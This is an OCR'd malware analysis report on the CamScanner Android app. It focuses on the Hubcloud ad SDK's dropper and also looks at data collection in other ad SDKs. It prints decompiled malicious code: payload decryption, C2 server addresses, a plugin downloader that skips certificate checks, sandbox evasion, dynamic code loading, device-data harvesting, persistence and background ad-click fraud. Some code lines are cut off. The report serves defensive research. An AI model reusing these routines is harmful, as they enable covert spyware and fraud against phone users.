
2019

Ad SDK

CAMSCANNER ANALYSIS REPORT

Introduction



Recently, the popular CamScanner – Phone PDF creator app caught our attention. According to Google Play, it has been installed more than 100 million times. The developers position it as a solution for scanning and managing digitized documents, but negative user reviews that have been left over the past month have indicated the presence of unwanted features.

After analyzing the app, we saw an advertising library in it that contains a malicious dropper component. Previously, a similar module was often found in preinstalled malware on Chinese-made smartphones. It can be assumed that the reason why this malware was added was the app developers' partnership with an unscrupulous advertiser.

Technical Analysis will be done about some Ad SDK. Some popular Ad SDK will not be analyzed, such as Google Ad SDK, Facebook Ad SDK and etc…, some suspicious Ad SDK will be analyzed, such as Hubcloud SDK and Inmobi Ad SDK and etc… To show the attack flow more clearly, the Technical Analysis Report shows ATT&CK at the end.

Suspicious Ad SDK Info

Applovin

AppLovin is a mobile marketing platform. The company was founded in 2012, but operated in stealth mode until 2014. AppLovin is headquartered in Palo Alto, California.

Appsflyer

AppsFlyer is a SaaS mobile marketing analytics and attribution platform, headquartered in Herzilya, Israel.

Inmobi

InMobi is an Indian global provider of enterprise platforms for marketers.

Hubcloud(malicious)

钧云（上海）网络科技有限公司. Ad serving and traffic monetization company

Payload Technical Analysis

Function call link

```
com.finance.Duration(climate<--fireman)<--
com.freely.HandleLauncher(classification)<--
com.ly.adpoymer.e.b(a)<--com.hubcloud.adhubsdk.internal.d(a)<--
com.hubcloud.adhubsdk.internal.view.InterstitialAdViewImpl(a)
```

Decrypt malicious payload

```
public class Duration {
    public static void main(String[] args) throws IOException {
        fireman("mutter.zip", "ugi");
    }

    private static void climate(InputStream inputStream, OutputStream outputStream, int i) throws
IOException {
        int i2;
        InputStream inputStream2 = inputStream;
        byte[] bArr = new byte[4];
        inputStream.read(bArr);
        int i3 = i ^ (((((bArr[0] & 255) << 24) + ((bArr[1] & 255) << 16)) + ((bArr[2] & 255) << 8)) +
((bArr[3] & 255) << 0));
        inputStream.read(new byte[((inputStream.read() ^ i3) & 255)]);
        List arrayList = new ArrayList();
        long j = (long) i3;
        for (int i4 = 0; i4 < 256; i4++) {
            arrayList.add(Integer.valueOf(i4));
        }
        int[] iArr = new int[256];
        long j2 = j;
        for (i2 = 0; i2 < iArr.length; i2++) {
            j2 = (long) ((int) ((((j2 * 1051377566) + 172) & 4294967295L) >>> 16));
            iArr[((Integer) arrayList.remove((int) (Math.abs(j2) % ((long)
arrayList.size())))).intValue()] = i2;
        }
        byte[] bArr2 = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr2);
            if (read > 0) {
                for (i2 = 0; i2 < read; i2++) {
                    bArr2[i2] = (byte) iArr[(bArr2[i2] ^ i3) & 255];
                }
                outputStream.write(bArr2, 0, read);
            } else {
                return;
            }
        }
    }

    public static void fireman(String arg5, String arg6) throws IOException {
        InputStream v0 = new FileInputStream(arg5);
        FileOutputStream v5 = new FileOutputStream("decry");
        int v6 = arg6.hashCode() > 0 ? arg6.hashCode() : -arg6.hashCode();
        Duration.climate(v0, ((OutputStream)v5), v6 % 0x100);
    }
}
```

Analysis malicious payload

Decry C2 Server

```
"hs": {
    "server": "https://abc.abcdserver[.]com:8888",
    "default": "https://bcd.abcdserver[.]com:9240",
    "dataevent": "http://cba.abcdserver[.]com:8888",
    "PluginServer": "https://bcd.abcdserver[.]com:9240"
  }
```

```
public static void main(String[] args) {
        InputStream inputStream = null;
        try {
            inputStream = new FileInputStream("comparison");
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
        String json = a(inputStream);
        System.out.println(json);
    }

    public static byte[] b(byte[] arg3, byte[] arg4) throws NoSuchAlgorithmException,
NoSuchPaddingException, InvalidKeyException, BadPaddingException, IllegalBlockSizeException,
InvalidKeySpecException {
        SecretKey v0 = SecretKeyFactory.getInstance(aa.a("CQkA")).generateSecret(new DESKeySpec(arg4));
        Cipher v1 = Cipher.getInstance(aa.a("CQkAXA8EO1g9HyAWARUKVlU="));
        v1.init(2, ((Key)v0));
        return v1.doFinal(arg3);
    }

    private static String a(InputStream arg5) {
        byte[] v1 = c(arg5);
        String v0 = null;  // utf-8
        v0 = new String(v1);
        if(!v0.trim().startsWith(aa.a("Ng=="))) {  // {
            try {
                v0 = new String(b(v1, aa.a("IgMLCxUrFUdDQUFFVw==").getBytes()));  // ooxx_ll001122
                System.out.println(v0);
            }
            catch(Exception v0_1) {
                //w.a(v0_1);
                v0 = aa.a("NhE=");
            }
        }

        return v0;
    }

    public static byte[] c(InputStream arg1){
        ByteArrayOutputStream v0 = new ByteArrayOutputStream();
        a(arg1, ((OutputStream)v0));
        return v0.toByteArray();
    }

    public static void a(InputStream arg4, OutputStream arg5){
        byte[] v0 = new byte[0x1000];
        while(true) {
            int v1 = 0;
            try {
                v1 = arg4.read(v0, 0, v0.length);
            } catch (IOException e) {
                e.printStackTrace();
            }
            if(v1 == -1) {
                return;
            }

            try {
                arg5.write(v0, 0, v1);
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }
```

Download Plugin From C2

```
private static HttpURLConnection getHttpURLConnection(String url) {
    URLConnection v1_1;
    Class v3 = sdk.nrun.rn.b.a$a.class;
    __monitor_enter(v3);
    try {
        v1_1 = new URL(url).openConnection();
        ((HttpURLConnection)v1_1).setRequestProperty(DecryptString.decry("GB8WAWcmHhIdBA=="), DecryptString.decry("AAMJGiYrGFhGXkBXTT0KVkcddkwmSGoGFxMBHxkTRUNNChxUdkwWHWcyCkxTPhUP
        ((HttpURLConnection)v1_1).setReadTimeout(20000);  // User-agent Mozilla/5.0 (Linux; U; Android 2.2.1; en-us; Nexus One Build/FRG83) AppleWebKit/533.1 (KHTML, like Gecko) V
        ((HttpURLConnection)v1_1).setConnectTimeout(10000);
        ((HttpURLConnection)v1_1).setDoInput(true);
        ((HttpURLConnection)v1_1).setRequestProperty(DecryptString.decry("DgMdHS8kDR4cHg=="), DecryptString.decry("LgAcAC8="));  // Connection close /
        if(url != null && (url.startsWith(DecryptString.decry("JRgHAzk=")))) {  // https
            URLConnection v2 = v1_1;
            if(sdk.nrun.rn.b.a$a.a == null) {
                sdk.nrun.rn.b.a$a.a = SSLContext.getInstance(DecryptString.decry("GSAg"));  // TLS
                sdk.nrun.rn.b.a$a.a.init(null, new TrustManager[]{new X509TrustManagerImpl(null)}, new SecureRandom());
            }

            ((HttpsURLConnection)v2).setSSLSocketFactory(sdk.nrun.rn.b.a$a.a.getSocketFactory());
            ((HttpsURLConnection)v2).setHostnameVerifier(new HostnameVerifierImpl(null));
        }
    }
    catch(Throwable v1) {
        __monitor_exit(v3);
        throw v1;
    }

    __monitor_exit(v3);
    return ((HttpURLConnection)v1_1);
}
```

Runtime Environment Detection

Bluestacks
Debug
Adb
Proxy
simulator(Genymotion, Goldfish, Sensor, Battery, Bluetooth, etc...)
Hook(Xpose & Substrate)
X86 Architecture(CPU Info, AMD or Intel)
Anti-Sanbox(cuckoo & Droibox)

```
private static boolean getDetectionResult(Context arg1) {

return (RuntimeEnvironmentJudgment.judgeHookFromPackageName(arg1))
        ||
        (RuntimeEnvironmentJudgment.judgeHook())
        ||
        (RuntimeEnvironmentJudgment.AntiSandbox()) ? true : false;

}
```

Plugin Version Check&Update

```
public PluginNameVersion h(String arg5) {
    PluginNameVersion v0_1;
    __monitor_enter(this);
    try {
        v0_1 = this.e(arg5);
        try {
            this.d(v0_1.b());  // 插件
            this.a().b(DecryptString.decry("q+Phl/HxWQ==") + v0_1.b() + DecryptString.decry("bYnEwa/p8J/Q9VyS1eyLl6eAw9eV6P6h78eV/+KT3sc="));  //  已安装,尝试去更新插件
            this.b(v0_1);
        }
        catch(Exception_g v1) {
            try {
                this.a(v0_1);
            }
            catch(Throwable v0) {
            label_24:
                __monitor_exit(this);
                throw v0;
            }
        }
    }
    catch(Throwable v0) {
        goto label_24;
    }

    __monitor_exit(this);
    return v0_1;
}
```

Load Plugin

```
  public void b(Context arg7, PluginNameVersion arg8) {
      try {
          File v0_2 = new File(arg7.getFilesDir(), h.a(Build.MODEL + DecryptString.decry("KQkLHDoz") + arg8.b()).substring(0, 6));  // dexopt
          if(!v0_2.exists()) {
              v0_2.mkdirs();
          }

          File v1 = new File(arg8.d());
          File v2 = new File(v0_2, h.a(Build.MANUFACTURER + arg8.b() + arg8.c()) + DecryptString.decry("YwYSAQ=="));  // .jar
          try {
              FileOperation.a(v1, v2);
              goto label_43;
          }
          catch(IOException v0_3) {
              try {
                  throw new Exception_g(DecryptString.decry("IAMFFmo=") + v1.getPath() + DecryptString.decry("bRgcUz4iFAdTABEDDVEFWVsJ"), ((Exception)
              label_43:
                  if(v2.exists()) {  // move to temp path fail
                      this.g = arg8.f(DecryptString.decry("IQ0GHSkv")) ? new DexClassLoader(v2.getPath(), v2.getParent(), null, this.getClass().getCla
                      this.h = new ContextWrapper(arg7, this.a(this.g, arg8)) {  // launch
                          public Object getSystemService(String arg2) {
                              Object v0_1;
                              if(DecryptString.decry("PggYIS80FgIBExU=").equals(arg2)) {  // sdkResource
                                  InputStream v0 = this.a;
                              }
                              else {
                                  v0_1 = super.getSystemService(arg2);
                              }

                              return v0_1;
                          }
                      };
                      if(!arg8.f(DecryptString.decry("KQkf"))) {  // del
                          goto label_67;  // del
                      }

                      FileOperation.a(v0_2);
                  }
              }
```

Leak User Info

type
ps
hsman
hstype
osVer
screenWidth
screenHeight
ramSize
imsi
imei
networkType
appId
channelId
mac
sdkIntVersion
androidId
noShields
flag
appType
charge
isMaxAu
appPackage
installPackageList
sdkIntVersion
appType
charge
isMaxAu
packageName
flag
appLoc
noShields
libVersion
sdkMode
SdkMode
def
isParent
IsParent
osCode
pid
PlatformType
CheckDevice

```
private String LeakUserInfo() {  // type / ps / hsman / hstype / osV
    int v0 = 0;
    JSONObject v2 = new JSONObject();
    v2.put(DecryptString.decry("ORUDFg=="), DecryptString.decry("PR8
    JSONObject v3 = new JSONObject();
    sdk.nrun.rn.w$a v4 = w.a(this.a).b(this.a);
    v3.put(DecryptString.decry("JR8eEiQ="), v4.d());
    v3.put(DecryptString.decry("JR8HCjoi"), v4.e());
    v3.put(DecryptString.decry("Ih8lFjg="), v4.f());
    v3.put(DecryptString.decry("Pg8BFi8pLh4XBBg="), v4.g());
    v3.put(DecryptString.decry("Pg8BFi8pMRIaFxgD"), v4.h());
    v3.put(DecryptString.decry("Pw0eICM9HA=="), v4.i());
    v3.put(DecryptString.decry("JAEAGg=="), v4.j());
    v3.put(DecryptString.decry("JAEWGg=="), v4.k());
    v3.put(DecryptString.decry("IwkHBCU1EiMKABU="), v4.l());
    v3.put(DecryptString.decry("LBwDOi4="), w.a(this.a).a());
    v3.put(DecryptString.decry("LgQSHSQiFT4X"), w.a(this.a).b());
    v3.put(DecryptString.decry("IA0Q"), v4.m());
    v3.put(DecryptString.decry("PggYOiQzLxIBAxkYCw=="), v4.n());
    v3.put(DecryptString.decry("LAIXASUuHT4X"), v4.o());
    v3.put(DecryptString.decry("IwMgGyMiFRMA"), v4.p());
    v3.put(DecryptString.decry("KwASFA=="), v4.q());
    v3.put(DecryptString.decry("LBwDJzM3HA=="), v4.r());
    v3.put(DecryptString.decry("LgQSAS0i"), v4.s());
    v3.put(DecryptString.decry("JB8+EjIGDA=="), v4.b());
    v3.put(DecryptString.decry("LBwDIyskEhYUFQ=="), this.a.getPackag
    v2.put(DecryptString.decry("JAIABysrFScSExsWAhQvUUER"), this.get
    JSONObject v5 = new JSONObject();
    v5.put(DecryptString.decry("PggYOiQzLxIBAxkYCw=="), v4.n());
    v5.put(DecryptString.decry("LBwDJzM3HA=="), v4.r());
    v5.put(DecryptString.decry("LgQSAS0i"), v4.s());
    v5.put(DecryptString.decry("JB8+EjIGDA=="), v4.b());
    v5.put(DecryptString.decry("PQ0QGCsgHDkSHRU="), this.a.getPackag
    v5.put(DecryptString.decry("KwASFA=="), v4.q());
    v5.put(DecryptString.decry("LBwDPyUk"), v4.a());
    v5.put(DecryptString.decry("IwMgGyMiFRMA"), v4.p());
    v5.put(DecryptString.decry("IQURJS81Ch4cHg=="), z.b);
    v5.put(DecryptString.decry("PggYPiUjHA=="), w.a(this.a).e(Decryp
    String v4_1 = DecryptString.decry("JB8jEjgiFwM=");
    if(w.a(this.a).a(DecryptString.decry("BB8jEjgiFwM="), false)) {
        v0 = 1;
    }

    v5.put(v4_1, v0);
    v5.put(DecryptString.decry("Ih8wHC4i"), Build$VERSION.SDK_INT);
    v5.put(DecryptString.decry("PQUX"), w.a(this.a).e(DecryptString.
    if(w.a(this.a).a(DecryptString.decry("DgQWECEDHAEaExU="), true))
        RuntimeEnvironmentJudgment.a(this.a, v5);
    }

    v2.put(DecryptString.decry("OQkBHiMpGBs6HhYY"), v3);
    v2.put(DecryptString.decry("Jx8cHRkiCwEaExU="), v5);
    return v2.toString();
```

Keep Alive

```
@TargetApi(value=21) public class SurvivalService extends JobService {
    public SurvivalService() {
        super();
    }

    private static void a(Context arg8) {  // jobscheduler ScheduleService
        arg8.getSystemService(DecryptString.decry("JwMRACkvHBMGHBUF")).schedule(new JobInfo$Builder(1, new ComponentName(arg8.getPackageName(), w.a(ar
    }

    public void onCreate() {
        super.onCreate();
    }

    public int onStartCommand(Intent arg2, int arg3, int arg4) {
        return 1;
    }

    public boolean onStartJob(JobParameters arg2) {
        return 0;
    }

    public boolean onStopJob(JobParameters arg2) {
        SurvivalService.a(((Context)this));
        return 0;
    }

    public static void scheduleService(Context arg2) {  //  ScheduleService
        w.a(arg2);
        if(Build$VERSION.SDK_INT > 21 && (j.a(arg2, w.a(arg2, DecryptString.decry("Hg8bFi4yFRIgFQIBDBIG"), SurvivalService.class.getName())))) {
            SurvivalService.a(arg2);
        }
    }
}
```

Other Ad SDK Analysis

Applovin

The detection indicated the app has aggressive Ad SDK—Applovin
The SDK can leak the user's privacy, such as device info, installed apps, network type. And the SDK show full screen Ad for users.

```
b.cl = b.a("viewability_adview_mrec_min_width", Integ
b.cm = b.a("viewability_adview_mrec_min_height", Inte
b.cn = b.a("viewability_adview_leader_min_width", Int
b.co = b.a("viewability_adview_leader_min_height", Ir
b.cp = b.a("viewability_adview_min_alpha", Float.valu
b.cq = b.a("viewability_timer_min_visible_ms", Long.v
b.cr = b.a("viewability_timer_interval_ms", Long.valu
b.cs = b.a("ad_refresh_enabled", Boolean.valueOf(true
b.ct = b.a("ad_refresh_seconds", Long.valueOf(120));
b.cu = b.a("mrec_ad_refresh_enabled", Boolean.valueOf
b.cv = b.a("mrec_ad_refresh_seconds", Long.valueOf(12
b.cw = b.a("leader_ad_refresh_enabled", Boolean.value
b.cx = b.a("leader_ad_refresh_seconds", Long.valueOf(
b.cy = b.a("dismiss_expanded_adview_on_refresh", Bool
b.cz = b.a("dismiss_expanded_adview_on_detach", Boole
b.cA = b.a("contract_expanded_ad_on_close", Boolean.v
b.cB = b.a("expandable_close_button_animation_duratic
b.cC = b.a("expandable_close_button_size", Integer.va
b.cD = b.a("expandable_h_close_button_margin", Intege
b.cE = b.a("expandable_t_close_button_margin", Intege
b.cF = b.a("expandable_lhs_close_button", Boolean.val
b.cG = b.a("expandable_close_button_touch_area", Inte
b.cH = b.a("click_failed_expand", Boolean.valueOf(fal
b.cI = b.a("fullscreen_ad_pending_display_state_timec
b.cJ = b.a("fullscreen_ad_showing_state_timeout_ms",
b.cK = b.a("lhs_close_button_video", Boolean.valueOf(
b.cL = b.a("close_button_right_margin_video", Integer
b.cM = b.a("close_button_size_video", Integer.valueOf
b.cN = b.a("close_button_top_margin_video", Integer.v
b.cO = b.a("close_fade_in_time", Integer.valueOf(400)
b.cP = b.a("show_close_on_exit", Boolean.valueOf(true
b.cQ = b.a("video_countdown_clock_margin", Integer.va
b.cR = b.a("video_countdown_clock_gravity", Integer.v
b.cS = b.a("countdown_clock_size", Integer.valueOf(0x
b.cT = b.a("countdown_clock_stroke_size", Integer.val
b.cU = b.a("countdown_clock_text_size", Integer.value
b.cV = b.a("dismiss_video_on_error", Boolean.valueOf(
b.cW = b.a("draw_countdown_clock", Boolean.valueOf(tr
b.cX = b.a("force_back_button_enabled_always", Boolea
b.cY = b.a("force_back_button_enabled_close_button",
b.cZ = b.a("force_back_button_enabled_poststitial", B
b.da = b.a("force_hide_status_bar_delay_ms", Long.val
```

Appsflyer

Collect user info, dangerous information is FingerPrint and location

```
public void trackLocation(Context arg6, double arg7, double arg9) {
    y.ˎ().ˊ("trackLocation", new String[]{String.valueOf(arg7), String.valueOf(arg9)});
    HashMap v0 = new HashMap();
    ((Map)v0).put("af_long", Double.toString(arg9));
    ((Map)v0).put("af_lat", Double.toString(arg7));
    this.ˊ(arg6, "af_location_coordinates", ((Map)v0));
}
}

public void setCollectAndroidID(boolean arg6) {
    y.ˎ().ˊ("setCollectAndroidID", new String[]{String.valueOf(arg6)});
    AppsFlyerProperties.getInstance().set("collectAndroidId", Boolean.toString(arg6));
    AppsFlyerProperties.getInstance().set("collectAndroidIdForceByUser", Boolean.toString(arg6));
}

@Deprecated public void setCollectFingerPrint(boolean arg6) {
    y.ˎ().ˊ("setCollectFingerPrint", new String[]{String.valueOf(arg6)});
    AppsFlyerProperties.getInstance().set("collectFingerPrint", Boolean.toString(arg6));
}

public void setCollectIMEI(boolean arg6) {
    y.ˎ().ˊ("setCollectIMEI", new String[]{String.valueOf(arg6)});
    AppsFlyerProperties.getInstance().set("collectIMEI", Boolean.toString(arg6));
    AppsFlyerProperties.getInstance().set("collectIMEIForceByUser", Boolean.toString(arg6));
}

public void setConsumeAFDeepLinks(boolean arg3) {
    AppsFlyerProperties.getInstance().set("consumeAfDeepLink", arg3);
    y.ˎ().ˊ("setConsumeAFDeepLinks: ".concat(String.valueOf(arg3)), new String[0]);
}

public void setCurrencyCode(String arg5) {
    y.ˎ().ˊ("setCurrencyCode", new String[]{arg5});
    AppsFlyerProperties.getInstance().set("currencyCode", arg5);
}
```

Inmobi

old version, new version has remove this class

com.inmobi.commons.internal.JSONPayloadCreator

```
            UIDUtil.bindToJSON(map, jSONObject);
            return jSONObject.toString();
        } catch (JSONException e) {
            Log.internal(InternalSDKUtil.LOGGING_TAG, "Unable to create payload for sending Th
            return null;
        }
    }

    public static String currentLocationStr() {
        StringBuilder stringBuilder = new StringBuilder();
        if (stringBuilder == null || !LocationInfo.isValidGeoInfo()) {
            return "";
        }
        stringBuilder.append(LocationInfo.getLat());
        stringBuilder.append(AppInfo.DELIM);
        stringBuilder.append(LocationInfo.getLon());
        stringBuilder.append(AppInfo.DELIM);
        stringBuilder.append((int) LocationInfo.getLocAccuracy());
        return stringBuilder.toString();
    }

    private JSONObject a() {
        JSONArray installedApps = AppDetectionManager.getInstalledApps();
        if (installedApps == null || installedApps.length() == 0) {
            return null;
        }
        try {
            JSONObject jSONObject = new JSONObject();
            jSONObject.put("t", 2);
            jSONObject.put(AnalyticsSQLiteHelper.EVENT_LIST_TS, System.currentTimeMillis());
```


location infomation

Installed apps

Mopub

old version

Ad fraud




```
if(HtmlWebViewClient.this.mClkRate > 0 && (UrlAction.OPEN_IN_APP_BROWSER.equals(arg6))) {
    WebView v0_2 = new WebView(HtmlWebViewClient.this.mContext.getApplicationContext());
    Point v1 = DeviceUtils.getDeviceDimensions(HtmlWebViewClient.this.mContext.getApplicationContext());
    v0_2.layout(0, 0, v1.x, v1.y);
    WebViewBgClick.perfromBgClickOnLandingPage(v0_2, arg5);
}
```

New version

Location

```
static {
    ValidLocationProvider.NETWORK = new ValidLocationProvider("NETWORK", 0, "network");
    ValidLocationProvider.GPS = new ValidLocationProvider("GPS", 1, "gps");
    ValidLocationProvider.$VALUES = new ValidLocationProvider[]{ValidLocationProvider.NETWORK, ValidLocationProvider.GPS};
}
```

Other info: Screen(W/H),CountryCode,Device info

Aggressive Ad SDK

The detection indicated the app has aggressive Ad SDK—Airpush
The SDK can leak the user's privacy, such as location, installed apps, network operator.

The detection indicated the app has aggressive Ad SDK—Applovin
The SDK can leak the user's privacy, such as device info, installed apps, network type.

The detection indicated the app has aggressive Ad SDK—Domob
The SDK can leak the user's privacy, such as device info, installed apps, network type.

The detection indicated the app has aggressive Ad SDK—minisdk
The SDK can leak the user's privacy, such as location, network operator, phone number. And according to the “PushAds” command, call or send SMS

The detection indicated the app has aggressive Ad SDK—revmob
The SDK can leak the user's privacy, such as location, email, birthday, gender. In addition, the SDK can show full screen Ad

Aspects affecting users

Now

100 million user's info had been leaked.

type	appType	noShields	def
ps	charge	flag	isParent
hsman	isMaxAu	appType	IsParent
hstype	appPackage	charge	osCode
osVer	installPackageList	isMaxAu	pid
screenWidth	sdkIntVersion	appPackage	PlatformType
screenHeight	appType	installPackageList	CheckDevice
ramSize	charge	sdkIntVersion	noShields
imsi	isMaxAu	appType	libVersion
imei	packageName	charge	sdkMode
networkType	flag	isMaxAu	SdkMode
appId	appLoc	packageName	def
channelId	noShields	flag	isParent
mac	libVersion	appLoc	IsParent
sdkIntVersion	sdkMode	PlatformType	osCode
androidId	SdkMode	CheckDevice	pid

Unknown

Plugin is Adware

If Ad is not full screen, no significant impact for consumer. On the contrary, bad user experience. Adhub get Huge Gray/Illegal Income.

Plugin is Spyware

Get all the information from the user.

Plugin is Clean

No effect.

ATT&CK

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact	Collection	Exfiltration	Command and Control
Deliver Malicious App via Authorized App Store	Abuse Device Administrator Access to Prevent Removal	Exploit OS Vulnerability	Application Discovery	Abuse Accessibility Features	Application Discovery	Attack PC via USB Connection	Encrypt Files	Abuse Accessibility Features	Alternate Network Mediums	Alternate Network Mediums
App via Other Means	App Auto-Start at Device Boot	Exploit TEE Vulnerability	Disguise Root/Jailbreak Indicators	Access Sensitive Data in Device Logs	Device Type Discovery	Exploit Enterprise Resources	Generate Fraudulent Advertising Revenue	Access Calendar Entries	Commonly Used Port	Commonly Used Port
Drive-by Compromise	Modify cached executable code		Download New Code at Runtime	Access Sensitive Data or Credentials in Files	File and Directory Discovery		Lock User Out of Device	Access Call Log	Standard Application Layer Protocol	Standard Application Layer Protoco
Exploit via Charging Station or PC	Modify OS Kernel or Boot Partition		Install Insecure or Malicious Configuration	Android Intent Hijacking	Network Service Scanning		Manipulate App Store Rankings or Ratings	Access Contact List		Web Service
Exploit via Radio Interfaces	Modify System Partition		Modify OS Kernel or Boot Partition	Capture Clipboard Data	Process Discovery		Premium SMS Toll Fraud	Access Sensitive Data in Device Logs		
Install Insecure or Malicious Configuration	Modify Trusted Execution Environment		Modify System Partition	Capture SMS Messages	System Information Discovery		Wipe Device Data	Access Sensitive Data or Credentials in Files		
Lockscreen Bypass			Modify Trusted Execution Environment	Exploit TEE Vulnerability	System Network Configuration Discovery			Capture Clipboard Data		
Repackaged Application			Obfuscated Files or Information	Malicious Third Party Keyboard App	System Network Connections Discovery			Capture SMS Messages		
Supply Chain Compromise				Network Traffic Capture or Redirection				Location Tracking		
				URL Scheme Hijacking				Malicious Third Party Keyboard App		
				User Interface Spoofing				Microphone or Camera Recordings		
								Network Traffic Capture or Redirection		